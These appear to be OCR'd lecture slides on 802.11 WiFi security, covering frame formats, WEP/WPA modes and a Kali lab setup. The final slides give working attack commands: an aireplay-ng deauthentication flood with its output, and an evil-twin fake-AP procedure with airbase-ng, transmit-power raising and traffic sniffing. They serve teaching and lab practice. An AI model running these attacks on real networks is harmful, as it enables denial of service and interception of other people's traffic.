802.11 Security & Pen Testing

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
Wireless Communications: Advantages & Disadvantages

- Makes communication possible where cables don’t reach
- Convenience
- BUT
  - The air medium is open to everyone
  - The boundaries of a transmission cannot be confined



Hacker News @newsycombinator · 11m

Thai Minister Orders Cafes, Restaurants to Collect Customers' WiFi Data

Digital Minister Orders Cafes, Restaurants To Collect Customers' Wifi Data

BANGKOK — A minister said on Tuesday cafe and restaurant operators with free wifi service must collect internet traffic data used by their ...


khaosodenglish.com

WiFi

- Commercial name of the protocol IEEE 802.11
- It is one of the most ubiquitous wireless networks
  - Home Networks
  - Enterprise Networks
- Communication is based on frames
- Essentially is sequence of bits
  - 802.11 defines the meaning
  - Vendors implement the protocol

- 2.4Ghz Industrial Scientific Medical (ISM) and 5Ghz
- Range depends on transmission power, antenna type, the country, and the environment
  - Typical 100ft

Channels





- The equipment can be set in only one channel at a time
- Each country has its own rules
  - Allowed bandwidth
  - Allowed power levels
- Stronger signal is preferred

Deployment Architectures


Infrastructure

P2P/Ad-hoc





802.11 Header Structure




802.11 MAC header

Frame Control	Duration ID	Address 1	Address 2	Address 3	Sequence Control	Address 4	Network Data	FCS
2 Bytes	2 Bytes	6 Bytes	6 Bytes	6 Bytes	2 Bytes	6 Bytes	0 to 2312 Bytes	4 Bytes

Protocol Version	Type	Subtype	To DS	From DS	More Frag	Retry	Power Mgmt	More Data	WEP	Order
2 bits	2 bits	4 bits	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

Frame Types

- Management
  - Initialization, maintain and finalization
- Control
  - Management of the data exchange
- Data
  - Encapsulation of information
- http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf




Type Value b3	b2	Type Description	Subtype Value b7	b6	b5	b4	Subtype Description	Frame Class
0	0	Management	0	0	0	0	Association Request	2
0	0	Management	0	0	0	1	Association Response	2
0	0	Management	0	0	1	0	Re-association Request	2
0	0	Management	0	0	1	1	Re-association Response	2
0	0	Management	0	1	0	0	Probe Request	1
0	0	Management	0	1	0	1	Probe Response	1
0	0	Management	1	0	0	0	Beacon	1
0	0	Management	1	0	0	1	Announcement Traffic Indication Message (ATIM)	1
0	0	Management	1	0	1	0	Disassociation	2
0	0	Management	1	0	1	1	Authentication	1
0	0	Management	1	1	0	0	De-authentication	2,3
0	1	Control	1	0	1	0	Power Save Poll (PS-Poll)	3
0	1	Control	1	0	1	1	Request to Send (RTS)	1
0	1	Control	1	1	0	0	Clear to Send (CTS)	1
0	1	Control	1	1	0	1	Acknowledgment (ACK)	1
0	1	Control	1	1	1	0	Contention Free End (CF-End)	1
0	1	Control	1	1	1	1	CF-End + CF-ACK	1
1	0	Data	0	0	0	0	Data	3,1*
1	0	Data	0	0	0	1	Data + CF-ACK *any PCF-capable STA or the Point Coordinator (PC)*	3
1	0	Data	0	0	1	0	Data + CF-Poll *only the Point Coordinator (PC)*	3
1	0	Data	0	0	1	1	Data + CF-ACK + CF-Poll *only the Point Coordinator (PC)*	3
1	0	Data	0	1	0	0	Null Function (no data)	3
1	0	Data	0	1	0	1	CF-ACK (no data) *any PCF-capable STA or the Point Coordinator (PC)*	3
1	0	Data	0	1	1	0	CF-Poll (no data) *only the Point Coordinator (PC)*	3
1	0	*Data*	0	1	1	1	CF-ACK + CF-Poll (no data) *only the Point Coordinator (PC)*	3
1	0	*Data*	1	0	0	0	*QoS Data*	3,1*
1	0	*Data*	1	0	0	1	*QoS Data + CF-ACK* *any PCF-capable STA or the Point Coordinator (PC)*	3
1	0	*Data*	1	0	1	0	*QoS Data + CF-Poll* *only the Point Coordinator (PC)*	3
1	0	*Data*	1	0	1	1	*QoS Data + CF-ACK + CF-Poll* *only the Point Coordinator (PC)*	3
1	0	*Data*	1	1	0	0	*QoS Null Function (no data)*	3
1	0	*Data*	1	1	0	1	*QoS CF-ACK (no data)* *any PCF-capable STA or the Point Coordinator (PC)*	3
1	0	*Data*	1	1	1	0	*QoS CF-Poll (no data)* *only the Point Coordinator (PC)*	3
1	0	*Data*	1	1	1	1	*QoS CF-ACK + CF-Poll (no data)* *only the Point Coordinator (PC)*	3

* May be used as a Class 1 frame only if both the ToDS and FromDS bits are clear (i.e., set to zero)


802.11 Security Modes: Open Access

- Open Access
  - No protection (whitelists)




802.11 Security Modes: WEP

- Based on RC4 Encryption
- Broken



802.11 Security Modes: WPA/WPA2

- Based on AES
- Much more secure
- Current standard



加密算法
DES
3DES
AES

Lab Setup


- External card
  - Alpha AWUS036H
  - Provides stronger signal
- AP
  - WNDR3700
  - WNR1000
  - Linksys WRT54GL
- OS
  - Kali Linux on VM
  - Software pen-testing tools

Deauthentication Frames

- Deauthentication frame is a management frame
  - Unencrypted
  - Can easily be spoofed
- Demands all or a specific client to drop to unauthendicated/unassociated state
  - It is not a request it must be accepted
  - The client will attempt to reconnect again
  - The attacker will repeat the process
- For a complete survey of 802.11 DoS attacks refer to [2]

Deauthentication Attack in Practice

- Most basic DoS attack
- Can target specific clients
  - More efficient
  - More stealthy
- Can be broadcast
  - More massive effect
- Cannot be avoided
- Decide the MAC of victim
  - `airmon-ng <interface>`
- Transmit Deauthentication Frames
  - `aireplay-ng -0 <quantity> -a <AP MAC Address> <interface>`
- *Task: Deauthenticate a specific client from the a victim AP*



```
root@kali:~# aireplay-ng -0 0 -a A0:21:B7:BA:9E:3E --ignore-negative-one mon0
11:26:18  Waiting for beacon frame (BSSID: A0:21:B7:BA:9E:3E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:26:18  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:19  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:19  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:20  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:20  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:21  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:21  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:22  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:22  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:23  Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
```

Beacon Frames

- Advertise the presence of an AP in the area
- Transmitted every interval by the AP
- They contain important details about the AP
  - Name of the network (ESSID)
  - Security capabilities
- Beacons are management frames
  - No protection
  - One can forge (capture, copy, alter, transmit) such frames easily
- By forging Beacons with a real ESSID but fake BSSID, may even result to DoS [3]

Evil Twin

- Fake AP with the same ESSID and MAC as the victim AP
  - Usually open
- Channel all the traffic of clients through it
  - Attacker will act as man-in-the-middle
  - Monitor traffic
  - Inject packets
- Most modern OS will warn users

Evil Twin in Practice

- Deduce MAC address of victim AP

  ```
  airodump-ng <wireless interface>
  ```

- Increase the power of your card

  ```
  ifconfig <interface> down
  iw reg set <region code>
  ifconfig <interface> up
  iw reg get
  ```

- Set up fake AP

  ```
  airbase-ng -a <AP MAC> --essid <Name of network> -c <channel number> <wireless interface>
  ```

- Disconnect all users from valid AP

  ```
  aireplay-ng -0 <quantity> -a <AP MAC> <wireless interface>
  ```

- Monitor traffic

  ```
  wireshark &
  ```